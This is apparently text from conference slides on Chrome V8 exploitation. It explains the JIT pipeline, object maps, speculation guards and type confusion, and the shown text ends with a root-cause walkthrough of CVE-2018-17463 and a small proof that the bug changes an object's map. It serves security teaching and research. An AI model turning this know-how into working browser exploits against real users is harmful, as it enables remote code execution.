



Chrome Exploitation from Zero to Heap-Sandbox Escape

Matteo Malvica



Agenda

- Chrome Architecture Overview
- V8 Pipeline
- Type Confusion Bugs
- CVE 2018-17463 pre V8 Heap Sandbox
- CVE 2023-4069 modern era V8 Heap Sandbox
- CVE 2024-5830 present day V8 Heap Sandbox



WHOAMI

sr Content Dev & Researcher @ OffSec


IT NO 📺

@matteomalvica



Where do we stand?

Context




Why it matters?

- **Browsers are one of most used software worldwide** → Valuable Target
- **Always Connected** → Remote Code Execution
- **Demand Speed** → JIT compilers → Complex Software → ? 🐞 🐛
- **Today's Focus** → Chrome and its JIT engines V8 on Windows

Chromium Architecture


Overview






V8 Pipeline


Evolution Throughout the Years




V8 Pipeline bird's-eye view



V8 Pipeline (2022)




V8 Pipeline (2024)



V8 JavaScript execution

Types, Bytecode and JIT compilation



JavaScript Execution in V8

- Regular JS is executed by V8 interpreter, named Ignition
- It takes **bytecode** as an input and execute it via the JS virtual machine
- The virtual machine is responsible for generating and executing machine code

JavaScript Bytecode

```
function addtwo(obj) { return 2 + obj.x; }
```

```
d8> addtwo({x:13});
```

```
...  
000002730019B65E @    0 : 0d 02      LdaSmi [2]  
000002730019B660 @    2 : c5        Star0  
000002730019B661 @    3 : 2d 03 00 01   GetNamedProperty a0, [0], [1]  
000002730019B665 @    7 : 38 fa 00   Add r0, [0]  
000002730019B668 @   10 : aa      Return
```


Just-in-Time Compilation

- The interpreter-generated code is not optimal when functions are executed too often.

How do we solve this?

- **Just-in-Time (JIT) Compilation**

JS Objects and Values Type

```
// Inheritance hierarchy:
// - Object
//   - Smi          (immediate small integer)
//   - HeapObject   (superclass for everything allocated in the heap)
//     - JSReceiver (suitable for property access)
//       - JSObject
//       - Name
//       - String
//       - HeapNumber
//       - Map
//       ...
```

```
Smi:          [32 bit signed int] [31 bits unused] 0
HeapObject:   [64 bit direct pointer]              | 01
```

JavaScript's Loose Typing

// C++

```
int add(int a, int b){ return a + b;  
}
```



lea eax, [rdi + rsi] ret

// JavaScript

```
function add(a, b) {  
  return a + b; }
```




?

Maps

```
var obj1 = {};
```

```
obj1.x = 1;
```

```
obj1.y = 2;
```



d8> %DebugPrint(obj1)

DebugPrint: 0000023A0004BF59: [JS_OBJECT_TYPE]

- map: 0x023a0019a561 <Map[20](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x023a00184879 <Object map = 0000023A00183EB5>
- elements: 0x023a00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x023a00000219 <FixedArray[0]>
- All own properties (excluding elements): {
 - 0000023A00002BB9: [String] in ReadOnlySpace: #x: 1 (const data field 0), location: in-object
 - 0000023A00002BC9: [String] in ReadOnlySpace: #y: 2 (const data field 1), location: in-object}

0000023A0019A561: [Map] in OldSpace

- type: JS_OBJECT_TYPE
- instance size: 20
- inobject properties: 2
- elements kind: HOLEY_ELEMENTS
- unused property fields: 0
- enum length: 2
- stable_map
- back pointer: 0x023a0019a519 <Map[20](HOLEY_ELEMENTS)>
- prototype_validity cell: 0x023a00000ab9 <Cell value= 1>
- instance descriptors (own) #2: 0x023a0004bf89 <DescriptorArray[2]>
- prototype: 0x023a00184879 <Object map = 0000023A00183EB5>
- constructor: 0x023a001843bd <JSFunction Object (sfi = 0000023A00146B8D)>
- dependent code: 0x023a00000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
- construction counter: 0

Maps

```
var obj1 = {};
```


```
obj1.x = 1;
```

```
obj1.y = 2;
```

```
var obj2 = {};
```

```
obj2.x = 2;
```

```
obj2.y = 3;
```



d8> %DebugPrint(obj2)

DebugPrint: 0000023A0004DC45: [JS_OBJECT_TYPE]

- map: 0x023a0019a561 <Map[20](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x023a00184879 <Object map = 0000023A000183EB5>
- elements: 0x023a00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x023a00000219 <FixedArray[0]>
- All own properties (excluding elements): {
 - 0000023A00002BB9: [String] in ReadOnlySpace: #x: 2 (const data field 0), location: in-object
 - 0000023A00002BC9: [String] in ReadOnlySpace: #y: 3 (const data field 1), location: in-object}

0000023A0019A561: [Map] in OldSpace

- type: JS_OBJECT_TYPE
- instance size: 20
- inobject properties: 2
- elements kind: HOLEY_ELEMENTS
- unused property fields: 0
- enum length: 2
- stable_map
- back pointer: 0x023a0019a519 <Map[20](HOLEY_ELEMENTS)>
- prototype_validity cell: 0x023a00000ab9 <Cell value= 1>
- instance descriptors (own) #2: 0x023a0004bf89 <DescriptorArray[2]>
- prototype: 0x023a00184879 <Object map = 0000023A000183EB5>
- constructor: 0x023a001843bd <JSFunction Object (sfi = 0000023A000146B8D)>
- dependent code: 0x023a00000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
- construction counter: 0

Turbofan

- V8 optimized JIT compiler
- Converts the bytecode to a custom Intermediate Representation (IR)
- The IR is a graph made of the following components:
 - Nodes (operations)
 - Control-Flow-Edges
 - Data-Flow Edges (input/output)

Turbofan JIT Compiler Operation

1. **Graph Building:** Analyze bytecode and runtime types, making speculations about operation types, and safeguarding them with speculation guards.
2. **Optimization:** Code transformation that enhances execution speed or memory footprint without affecting correctness.
3. **Lowering:** Lowered to machined code and written to memory

Speculation Guards

- No guarantee that maps will stay the same for a given object in time
- The Ignition interpreter generates feedback, which is used by Turbofan to make informed type speculations.

```
; Ensure is Smi  
test rdi, 0x1  
jnz bailout  
; Ensure has expected Map  
cmp QWORD PTR [rdi-0x1], 0x12345601  
jne bailout
```

JIT example

```
function hot_function(obj) {  
  return obj.a + obj.b; }
```

```
for (let i=0; i < 10000; i++) {  
  hot_function({a:i, b: i }); }
```

Redundancy Elimination

```
function foo(o) {  
  return o.a + o.b;  
}
```

```
CheckHeapObject o  
CheckMap o, map1  
r0 = Load [o + 0x18]
```

```
CheckHeapObject o  
CheckMap o, map1  
r1 = Load [o + 0x20]
```


```
r2 = Add r0, r1  
CheckNoOverflow  
Return r2
```


WHAT COULD POSSIBLY



GO WRONG?

Type Confusion Vulnerabilities



Type Confusion Bugs 101

- **JIT engines = Highly Complex Systems -> high % of bugs**
- **The JIT engine assumes that data is of one type at compile time**
- **However, at runtime type changes without the related type checks**
- **Type Confusions might lead to OOB R/W and code execution**

CVE 2018-17463

Pre Heap-Sandbox Era



CVE 2018-17463

```
#define CACHED_OP_LIST(V)  
...  
V(CreateObject, Operator::kNoWrite, 1, 1)  
...
```

CVE 2018-17463 – Object Creation

```
// 9.1.12 ObjectCreate ( proto [ , internalSlotsList ] )  
// Notice: This is NOT 19.1.2.2 Object.create ( 0, Properties )  
MaybeHandle<JSObject> JSObject::ObjectCreate(Isolate* isolate,  
                                              Handle<Object> prototype) {  
    // Generate the map with the specified {prototype} based on the Object  
    // function's initial map from the current native context.  
    // TODO(bmeurer): Use a dedicated cache for Object.create; think about  
    // slack tracking for Object.create.  
    Handle<Map> map =  
        Map::GetObjectCreateMap(isolate, Handle<HeapObject>::cast(prototype));  
  
    // Actually allocate the object.  
    return isolate->factory()->NewFastOrSlowJSObjectFromMap(map);  
}
```


CVE 2018-17463 – GetObjectCreateMap

```
// static
Handle<Map> Map::GetObjectCreateMap(Isolate* isolate,
                                     Handle<HeapObject> prototype) {
    Handle<Map> map(isolate->native_context()->object_function().initial_map(),
                    isolate);
    if (map->prototype() == *prototype) return map;
    if (prototype->IsNull(isolate)) {
        return isolate->slow_object_with_null_prototype_map();
    }
    if (prototype->IsJSObject()) {
        Handle<JSObject> js_prototype = Handle<JSObject>::cast(prototype);
        if (!js_prototype->map().is_prototype_map()) {
            JSObject::OptimizeAsPrototype(js_prototype); // <== Side Effect
        }
    }
}
```

CVE 2018-17463 - Maps Confusion

```
function vuln(obj) {  
    %DebugPrint(obj);  
    Object.create(obj)  
    %DebugPrint(obj);  
    return obj;  
}
```

```
d8> o = {x:13};  
d8> vuln(o);  
DebugPrint: 000003640578F781: [JS_OBJECT_TYPE]  
- map: 0x02eba628c201 <Map(HOLEY_ELEMENTS)> [FastProperties]  
...  
  
DebugPrint: 000003640578F781: [JS_OBJECT_TYPE]  
- map: 0x02eba628c2a1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]  
...
```

